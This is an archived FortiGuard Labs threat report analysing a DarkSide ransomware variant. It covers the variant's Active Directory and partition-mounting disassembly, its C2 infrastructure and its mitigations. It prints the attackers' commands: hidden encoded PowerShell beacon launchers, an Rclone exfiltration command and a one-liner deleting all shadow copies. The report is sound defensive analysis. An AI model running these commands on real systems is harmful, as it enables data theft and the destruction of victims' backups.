

Newly Discovered Function in DarkSide Ransomware Variant Targets Disk Partitions

Published: 2021-05-17 · Archived: 2026-04-05 13:03:23 UTC

[FortiGuard Labs](#) Threat Research Report

Affected Platforms: Windows

Level of Risk: HIGH/MEDIUM. This ransomware variant, written by the same criminals that targeted Colonial Pipeline, exhibits the ability to detect and compromise partitioned hard drives, a behavior not seen before.

Impact: MEDIUM. This attack currently appears to be confined to targeted organizations and is not the result of widespread wormlike activity.

Introduction of DarkSide Ransomware

FortiGuard Labs has uncovered additional tactics used by the threat actors that attacked [Colonial Pipeline](#). In this different DarkSide ransomware variant, FortiGuard Labs researchers uncovered an ability to seek out partition information and compromise multiple disk partitions.

At the time of discovery, FortiGuard Labs researchers believed the ransomware was seeking out partitions to find possible hidden partitions setup by systems administrators to hide backup files. But further analysis confirmed an even more advanced technique. The DarkSide Ransomware variant seeks out partitions on a multi-boot system to find additional files to encrypt, thereby causing greater damage and an increased incentive to pay a ransom to recover files.

In this blog the reader will discover:

1. DarkSide ransomware code is efficient and well-constructed, indicating that their cybercriminal organization includes experienced software engineers
2. The DarkSide ransomware variant (NOT the version used to disrupt Colonial Pipeline operations) is advanced in nature and was observed to seek out partitions in a multi-boot environment to create further damage. It also seeks out the domain controller and connects to its active directory via [LDAP anonymous authentication](#).
3. Additional insight on the files used by, and associated with, DarkSide was uncovered by the FortiGuard Incident Response team during recent engagements.
4. The use of a well-known (to threat researchers) bulletproof host that has been used by a wide variety of malicious actors for numerous nefarious activities over the years, including the 2016 DNC elections attack in the United States.

Expanded Analysis of the DarkSide Ransomware Variant by FortiGuard Labs

FortiGuard Labs encountered novel techniques in this DarkSide ransomware variant cybercriminal organization not seen before in ransomware. The DarkSide ransomware variant[1] was obtained through our partnership with CTA.

This ransomware sample, unrelated to the Colonial Pipeline campaign, was programmed efficiently with very little wasted space, and compiler bloat has been kept to a minimum, which is unusual for most malware. While the file size is relatively small for malware (57,856 bytes), it can deliver a much-larger-than-expected payload. The following section will look closer at two of the more unique functions that this DarkSide variant carries out. One deals with Active Directory and the other is concerned with partitions.

Malicious actors know that Active Directory is basically a goldmine of network information. In this campaign, the DarkSide group included an Active Directory attack in their ransomware software. To accomplish this, it first attempts to look for domain controllers.

```
    lea    eax, [ebp+buf_DomainControllerInfo]
    push  eax                ; DomainControllerInfo
    push  DS_S_SUCCESS      ; Flags
    push  0                 ; SiteName
    push  0                 ; DomainGuid
    push  0                 ; DomainName
    push  0                 ; ComputerName
    call  ds:DsGetDcNameW   ; get name of a domain controller in a specified domain
    test  eax, eax
    jnz  cleanup_exit
    lea  ecx, [ebp+buf_DnsNamePath]
    mov  dword ptr [ecx], 5C005Ch ; \\%s\
    mov  dword ptr [ecx+4], 730025h
    mov  dword ptr [ecx+8], 5Ch ; \'
    mov  edi, [ebp+arg_0]
    mov  ecx, [ebp+buf_DomainControllerInfo]
    lea  eax, [ebp+RetGetDcContext]
    push eax                ; RetGetDcContext
    push 0                 ; DcFlags
    push 0                 ; DnsForestName
    push 0                 ; DomainGuid
    push 0                 ; SiteName
    push DS_NOTIFY_AFTER_SITE_RECORDS ; OptionFlags
    push dword ptr [ecx+1Ch] ; DnsName
    call ds:DsGetDcOpenW
    test  eax, eax
    jnz  ldap

loop_site_specific_domain_controllers: ; CODE XREF: Perform_AD_Actions_Through_LDAP+C7↓j
                                        ; Perform_AD_Actions_Through_LDAP:loc_408018↓j
    lea  eax, [ebp+DnsHostName]
    push eax                ; DnsHostName
    push 0                 ; SocketAddresses
    push 0                 ; SocketAddressCount
    push [ebp+RetGetDcContext] ; GetDcContextHandle
    call ds:DsGetDcNextW
    test  eax, eax
    jz   short loc_407FCB
    cmp  eax, ERROR_NO_MORE_ITEMS
    jnz  short loc_407FBE
    jmp  short ldap
```

Figure 1: finding domain controllers

If any domain controllers are found, it will then use them to try and connect to the Active Directory. However, because permissions are usually required to do this, the DarkSide ransomware variant attempts to use LDAP to authenticate anonymously. Note the use of a null password and a null username in the following sequence:

```
ldap:                                     ; CODE XREF: Perform_AD_Actions_Through_LDAP+9A↑j
                                           ; Perform_AD_Actions_Through_LDAP+BC↑j ...
push   [ebp+RetGetDcContext] ; GetDcContextHandle
call   ds:DsGetDcCloseW
push   offset IID_IADs ; FD8256D0-FD15-11CE-ABC4-02608C9E7553
call   Dcrypt
mov    [ebp+riid], eax
push   offset IID_IADsContainer ; 001677d0-fd16-11ce-abc4-02608c9e7553
call   Dcrypt
mov    [ebp+P], eax
lea    ecx, [ebp+buf_DnsNamePath]
mov    dword ptr [ecx], 44004Ch ; LDAP://rootDSE
mov    dword ptr [ecx+4], 500041h
mov    dword ptr [ecx+8], 2F003Ah
mov    dword ptr [ecx+0Ch], 72002Fh
mov    dword ptr [ecx+10h], 6F006Fh
mov    dword ptr [ecx+14h], 440074h
mov    dword ptr [ecx+18h], 450053h
mov    dword ptr [ecx+1Ch], 0
lea    eax, [ebp+ppObject]
push   eax ; ppObject
push   [ebp+riid] ; riid
push   1 ; dwReserved
push   0 ; lpszPassword
push   0 ; lpszUserName
push   ecx ; lpszPathName
call   ds:ADsOpenObject
test   eax, eax
jz     short do_defaultNamingContext
jmp    loc_408293
```

Figure 2: LDAP anonymous authentication

This DarkSide ransomware variant may then use COM to interface with Active Directory itself. If successful, the malware attempts to delete certain variables, such as *defaultNamingContext* and *dnsHostName*.

After issuing Active Directory queries, the ransomware then attempts to encrypt files in network shares found in this section of the code. Note that DarkSide makes a point to avoid shares named C\$ and ADMIN\$, and also first checks to see if a share is writeable before trying to encrypt files in it. C\$ and ADMIN\$ are default and known admin shares, which are supposed to only be accessible by members of the Administrators group or the Backup Operators group if they have not been disabled or reconfigured. It seems likely that DarkSide avoids these shares on the chance that it may not be running in the context of an Administrator and attempts to access them could potentially trigger an alert.

A more unique operation was found elsewhere. In a similar fashion to Petya (also known as NotPetya) ransomware, DarkSide also scans the hard drive to perform additional actions. In the case of Petya, the MBR (Master Boot Record) was infected so that when a user turned on the computer it booted a ransom note straight from the MBR and essentially rendered the computer useless. (For more information on how this was done, please refer to our Petya blog [here](#).) In the case of the DarkSide ransomware, however, it scans the drive to see if it is a multi-boot system to find additional volumes/partitions to try and encrypt their files as well. (NOTE: While the

technical definitions of *partition* and *volume* are different, the two will be used interchangeably for the purposes of this blog.)

```
    push    104h                ; cchBufferLength
    push    esi                 ; lpszVolumeName
    call    ds:FindFirstVolumeW
    mov     [ebp+hFirstVolume], eax
    cmp     [ebp+hFirstVolume], 0
    jz      exit

loop_volumes:
                                ; CODE XREF: Get_Partition_Info_Mount_Part
    cmp     dword ptr [esi], 5C005Ch ; \\?\
    jnz     next_volume
    cmp     dword ptr [esi+4], 5C003Fh
    jnz     next_volume
    mov     [ebp+cchReturnLength], 0
    lea    eax, [ebp+cchReturnLength]
    push   eax                 ; lpcchReturnLength
    push   40h ; '@'          ; cchBufferLength
    push   edi                 ; lpszVolumePathNames
    push   esi                 ; lpszVolumeName
    call    ds:GetVolumePathNamesForVolumeNameW
    test   eax, eax
    jz      next_volume
    cmp     word ptr [edi], 0 ; jmp if no volume found
    jnz     next_volume
    cmp     [ebp+cchReturnLength], 1 ; jmp if no volume name found
    jnz     next_volume
    push   esi                 ; lpRootPathName
    call    ds:GetDriveTypeW
    cmp     eax, DRIVE_FIXED
    jz      short is_fixed_drive_mount_path
    cmp     eax, DRIVE_REMOVABLE
    jnz     next_volume
```

Figure 3: Loop through volumes

After the malware finds a targeted drive type, it checks the version of Windows it is running on. For systems running Windows 7 and above, the malware looks for volumes with a bootmgr file in it. The bootmgr file may be found in the root of the C:\ drive or it may be stored in another volume.

```
is_fixed_drive_mount_path:          ; CODE XREF: Get_Partition_Info_Mount_
    call    Get_OS_Version
    cmp     eax, 61
    jnb     short pre_win7
    push    esi                      ; String
    call    ds:wcslen
    add     esp, 4
    lea    eax, [esi+eax*2]
    mov     dword ptr [eax], 6F0062h ; bootmgr
    mov     dword ptr [eax+4], 74006Fh
    mov     dword ptr [eax+8], 67006Dh
    mov     dword ptr [eax+0Ch], 72h ; 'r'
    push    0                        ; hTemplateFile
    push    80h ; '€'                ; dwFlagsAndAttributes
    push    OPEN_EXISTING            ; dwCreationDisposition
    push    0                        ; lpSecurityAttributes
    push    3                        ; dwShareMode - File_Share_Read/Write
    push    GENERIC_READ             ; dwDesiredAccess
    push    esi                      ; \\?\Volume{GUID} bootmgr
    call    ds:CreateFileW
    mov     [ebp+h_bootmgr], eax
    cmp     [ebp+h_bootmgr], 0FFFFFFFh
    jnz     short cleanup_next
    push    5Ch ; '\'                ; Ch
    push    esi                      ; Str
    call    ds:wcsrchr
    add     esp, 8
    mov     word ptr [eax+2], 0
    push    esi                      ; LPCWSTR
    push    [ebp+buf_bool_domain_to_avoid] ; int
    call    Mount_Partitions
```

Figure 4: Newer OS

For systems older than Windows 7, DarkSide chooses a different approach. It calls the DeviceIoControl API using the IOCTL_DISK_GET_PARTITION_INFO_EX control code. (Incidentally, Petya also used this control code. Some of the similarities between the two attacks are quite interesting.) According to Microsoft, this control code retrieves extended information about the type, size, and nature of a disk partition. This DarkSide ransomware variant, however, uses the results in a different manner.

```

call    ds:DeviceIoControl
test    eax, eax
jz      cleanup_next_volume
cmp     [ebp+buf_partition_information_ex], PARTITION_STYLE_GPT
jnz     short check_for_mbr
lea     eax, [ebp+buf_partition_type_guid]
cmp     dword ptr [eax], 0C12A7328h
jnz     short check_for_recovery_partition
cmp     dword ptr [eax+4], 11D2F81Fh
jnz     short check_for_recovery_partition
cmp     dword ptr [eax+8], 0A0004BBAh
jnz     short check_for_recovery_partition
cmp     dword ptr [eax+0Ch], 3BC93EC9h
jnz     short check_for_recovery_partition
jmp     short j_cleanup_next_volume
; -----
check_for_recovery_partition:          ; CODE XREF: Get_Partition_Info_Mount_Partiti
                                        ; Get_Partition_Info_Mount_Partition+1B4↑j ..
cmp     dword ptr [eax], 0DE948BA4h
jnz     short mount_partition
cmp     dword ptr [eax+4], 4D4006D1h
jnz     short mount_partition
cmp     dword ptr [eax+8], 0D58F6AA1h
jnz     short mount_partition
cmp     dword ptr [eax+0Ch], 0ACD67901h
jnz     short mount_partition
jmp     short j_cleanup_next_volume

```

Figure 5: Partitions

If the partition style it finds is an MBR (Master Boot Record), it will go ahead and check to see if this partition is bootable. If not, then it will try to mount the partition. This appears to be a programming bug, as bootable partitions may contain databases and other relevant data. Perhaps DarkSide is looking to only encrypt files inside data partitions rather than those found in bootable partitions.

```

check_for_mbr:                        ; CODE XREF: Get_Partition_Info_Mount_Partition+19D↑j
cmp     dword ptr [ebp+buf_struct_partition_information_ex], PARTITION_STYLE_MBR
jnz     short cleanup_next_volume
cmp     [ebp+buf_partition_information_mbr_BootIndicator], 0
jnz     short cleanup_next_volume ; BUG?
push    esi                           ; String
call    WP_wcslen
push    esi                           ; LPCWSTR
push    [ebp+var_4]                   ; int
call    Mount_Partitions

```

Figure 6: Possible MBR bug

However, if the partition style is GPT (GUID [Globally Unique Identifier] Partition Table), DarkSide takes another step. The first entry in a GUID partition’s format is the partition’s type, and as expected, it is defined by a GUID.

Partition Definition	GUID
-----------------------------	-------------

EFI System	{C12A7328-F81F-11D2-BA4B-00A0C93EC93B}
Windows Recovery Environment	{ DE94BBA4-06D1-4D40-A16A-BFD50179D6AC }

Figure 7: Partition types

If either of these GUIDs match the results from the call to the DeviceIoControl API, then DarkSide skips these partitions and moves on to the next one. (Unlike Petya, it appears that DarkSide at least wants to leave the infected machines in a semi-recoverable state for obvious reasons.) At this point (whether an MBR data partition or a non-excluded GPT volume), DarkSide goes ahead and attempts to mount the partition using the SetVolumeMountPointW API. Once a volume is successfully mounted, DarkSide then attempts to encrypt the files contained within.

As far as we have been able to determine, these actions are new to the ransomware scene. As a result, the global cyber security community may not be properly protected against this attack strategy.

Additional Files Observed Being Used in an Alternate DarkSide Ransomware Campaign

While the above sample came from trusted partners, the FortiGuard Incident Response team has observed other activities related to the DarkSide Cybercriminals. The details gained from these observations shed additional light on the tactics and techniques used by the DarkSide cybercriminals. For example, they provide further insight into their usage of an SMB beacon, an HTTPS beacon, an exfiltration component using a command line tool named Rclone, WMI activity, and malware execution.

SMB and HTTPS Beacon

Further analysis of an SMB beacon used by DarkSide reveals Cobalt Strike PowerShell code. Here, the environment variable %COMSPEC% has the value of “C:\Windows\System32\cmd.exe” and provides command line arguments, unbeknownst to the user and to evade detection, that start the PowerShell application minimized without creating a new window. The encoded PowerShell code is the Cobalt Strike SMB Beacon payload:

```
%COMPSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand <Encoded SMB Beacon payload>
```

The decoded PowerShell command creates a named pipe, “\\.\pipe\UIA_PIPE_”, in its SMB beacon communication. The pipe is bi-directional; both server and client processes can read from and write to the pipe:

```
CreateNamedPipeA(\\.\pipe\UIA_PIPE_XXXX, 3, 6, 1, 4b000, 4b000, 0, 0)
```

Another finding is the discovery of an HTTPs Beacon. The following PowerShell command runs the HTTPs BEACON payload on hosts that connect outbound to the malware’s Command and Control (C2) server located at

IP (185.180.197[.]86) . It does this using the command InternetConnectA(server:tailgatethenation.com, port: 443,).

```
%COMPSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand <Encoded HTTPS Beacon payload>
```

This C2 [IP address](#), 185.180.197[.]86, was very active in 2019, and was observed again in 2021-04-19 after a long pause. We do not know why this IP address remained dormant for over a year.




Figure 11. Historical traffic from 2019 – 2021 for 185.180.197[.]86

The passive DNS entries for the C2 IP 185[.]180[.]197[.]86 are listed below. Other threat researchers have reported this IP being used by DarkSide, and this gives some insight into the kinds of data it is used for. As can be seen, prior to its use as a C2 server for ransomware, it was primarily used for pornography.

IP to Domain

Domain	Tags	Webfilter Category	First Seen	Last Seen
tailgatethenation.com		Business	2021-04-19	2021-05-12
real.xxhotscom.com		Pornography	2019-05-05	2020-02-09
track.xxhotscom.com		Pornography	2018-11-08	2020-02-01
adult.xxhotscom.com		Pornography	2019-04-02	2020-01-31
cam.xxhotscom.com		Pornography	2019-04-02	2020-01-31
gay.xxhotscom.com		Pornography	2019-04-29	2020-01-31
fb.xxhotscom.com		Pornography	2019-06-05	2020-01-31
need.xxhotscom.com		Pornography	2019-03-19	2020-01-30
bare.xxhotscom.com		Pornography	2019-04-23	2020-01-29
blog.xxhotscom.com		Pornography	2019-05-29	2020-01-28

Figure 12. Historical passive DNS entries for 185.180.197[.]86

Further Examination of the DarkSide Ransomware C2: IP

Upon further examination, the 185[.]180[.]197[.]86 IP address was found to be co-located in the United States with KingServers B.V. KingServers has been classified as a bulletproof host by the infosec community, and although based in the Netherlands, it has [ties](#) to Russia, where DarkSide is located.

Bulletproof hosting is a service provided by some hosting firms that provides considerable leniency in the kinds of material uploaded and distributed by their customers, or in the activities they can engage in without getting taken down. KingServers is a hosting site well known to the InfoSec community and has been covered extensively by security journalist Brian Krebs among others. Specifically, its hosting service was used in several notable attacks, such as attacks on an India-based IT outsourcing firm to perpetrate gift card fraud, as well as for the [2016 DNC attacks](#) in the United States.

Review of observed telemetry over a 30-day period highlights a concentration of traffic from U.S. based machines connecting to the DarkSide C2 server, with the United States at the top (60%), followed by the Netherlands (9%), Singapore (8%), Brazil (4%), and Great Britain (4%). This corresponds to [reports](#) that Darkside netted at least \$60 million in its first seven months, with \$46 million coming in the first three months of this year.




Figure 13. Traffic to 185[.]180[.]197[.]86 over 30 days




Figure 14. Port 443 Traffic to 185.180.197[.]86 over 30 days

The Darkside [ransomware attackers](#) established command and control primarily with an RDP client running over Port 443, routed through TOR. Connections between Port 443 and the C2 server 185[.]180[.]197[.]86:443 over a 30-day period reveal a concentration of traffic from U.S. based machines, with the United States at the top (82%),

followed by the Netherlands (9%), with Great Britain, Iceland, and the Philippines/Switzerland (tied) rounding out the top 5 pings.

Exfiltration

A Windows task discovered during our analysis shows how data exfiltration was initiated. It was performed using Rclone, a command line tool used to sync files and directories between a local system and cloud storage. In this case, the Rclone binary was renamed to evade detection and dropped into the directory “C:\Users\Public\”. The threat actor was looking to exfiltrate files created in the last year in the file formats of .xls, .xlsx, .doc, .docx, and .pdf.

```
Rclone copy <source> <dest> --max-age 1y --ignore-existing --drive-chunk-size 512M --buffer-size=4G --transfers 20 --checkers 40 --include *.{xls,xlsx,doc,docx,pdf}
```

WMI Activity

To thwart data recovery, the ransomware payload attempted to access the Windows Management Instrumentation (WMI) service.

Further compounding the impact of the attack, the de-obfuscated PowerShell command was discovered:

```
“Get-WmiObject W32_Shadowcopy | ForEach-Object {$_.Delete();}”
```

It used the PowerShell cmdlet Get-WmiObject to delete all the Volume Shadow copies to thwart data recovery.

Malware Execution

PsExec, a remote administration tool, was seen running the main malware payload (.exe). The ransomware payload (.dll) was hosted on a shared folder, and a batch script was run to copy the payload to the host’s C:\Users\Public directory. This payload was executed using rundll32, and a service was created to maintain persistence. There were multiple encryption routines within the worker process, and the encryption routines were called directly to perform encryption and create ransomware artifacts.

DarkSide Ransomware Conclusion

This blog highlights that the threat actors behind DarkSide are not your average ransomware as a service group. Due to the sophistication of its attacks and code, it is also unlikely the mastermind of one person. The level of detail, effort, planning and time that the group has undertaken, not only creating the ransomware itself, but taking the time to note what data was stolen, the amount of data, what it contained (as well as how much data in GB), and the taken to organize and shame victims all highlight that this is the work of an organization with considerable resources and time.

For introductory insights into DarkSide relating to the Colonial Pipeline attack, please refer to our previous [blog](#) and [Threat Signal](#) reports.

Fortinet Protections

FortiGuard Labs

FortiGuard Labs has the following **AV signatures** in place for publicly available DarkSide Ransomware and associated campaign samples as:

PossibleThreat

Riskware/Agent

Riskware/PCH

Riskware/PowerTool

Riskware/RemoteUtilities

Riskware/TorTool

W32/DarkSide.B!tr.ransom

W32/Filecoder.ODE!tr.ransom

W32/Filecoder_DarkSide.A!tr

W32/Filecoder_DarkSide.B!tr

W32/GenKryptik.FBOV!tr

W32/Packed.OBSIDIUM.BV!tr

W64/Kryptik.BVR!tr

FortiGuard Labs has the following **IPS signatures** in place for Cobalt Strike Beacon Activity as:

Backdoor.Cobalt.Strike.Beacon

For TOR (darkweb) activity, FortiGuard Labs **Application Control signatures** detect all TOR-related activity.

FortiEDR

All related IOCs have been added to our Cloud intelligence and will be blocked if executed on customer systems.

[FortiEDR](#) detects and blocks the WMI service access operation cited above, as follows:

PARENT PROCESS CREATION PARENT PROCESS CREATION **SERVICES ACCESS ATTEMPT**

SERVICES ACCESS ATTEMPT	
Process ID: 1756	Company: Microsoft Corporation
Source Process: ...ws\System32\WindowsPowerShell\v1.0\powershell.exe	Description: Windows PowerShell
Target: WMI SERVICE ACCESS	Version: 10.0.19041.546 (WinBuild.160101.0800)
Command Line: -ep bypass -c '(0..61)%{\${s+=[char][byte]}(0x'+4765742...	

FortiEDR also detects and blocks “Rundll32.exe”, which is used to execute the ransomware worker process.

WebFiltering

All available network IOCs are blocked by the client.

Other Mitigations

Due to the ease of disruption and potential for damage to daily operations, reputation, and the unwanted release of [personally identifiable information \(PII\)](#), etc., it is essential to keep all AV and IPS signatures up to date.

It is also vital to ensure that all known vendor vulnerabilities within an organization are addressed and updated to protect against attackers establishing a foothold within a network.

Since most ransomware attacks originate with a compromised end user, organizations are also encouraged to conduct ongoing training sessions to educate and inform personnel about the latest [phishing](#)/spearphishing attacks. They also need to encourage employees to never open attachments from someone they don't know and always treat emails from unrecognized/untrusted senders with caution. This can be accomplished through regular training sessions and impromptu tests using predetermined templates by an organizations' internal security department. Simple user awareness training on how to spot emails with malicious attachments or links could also help prevent initial access into the network.

Learn more about Fortinet's [FortiGuard Labs](#) threat research and intelligence organization and the FortiGuard Security Subscriptions and Services [portfolio](#).

Learn more about Fortinet's [free cybersecurity training](#), an initiative of Fortinet's Training Advancement Agenda (TAA), or about the [Fortinet Network Security Expert program](#), [Security Academy program](#), and [Veterans program](#). Learn more about [FortiGuard Labs](#) global threat intelligence and research and the [FortiGuard Security Subscriptions and Services](#) portfolio.

1 SHA256:0a0c225f0e5ee941a79f2b7701f1285e4975a2859eb4d025d96d9e366e81abb9)

Source: <https://www.fortinet.com/blog/threat-research/newly-discovered-function-in-darkside-ransomware-variant-targets-disk-partitions>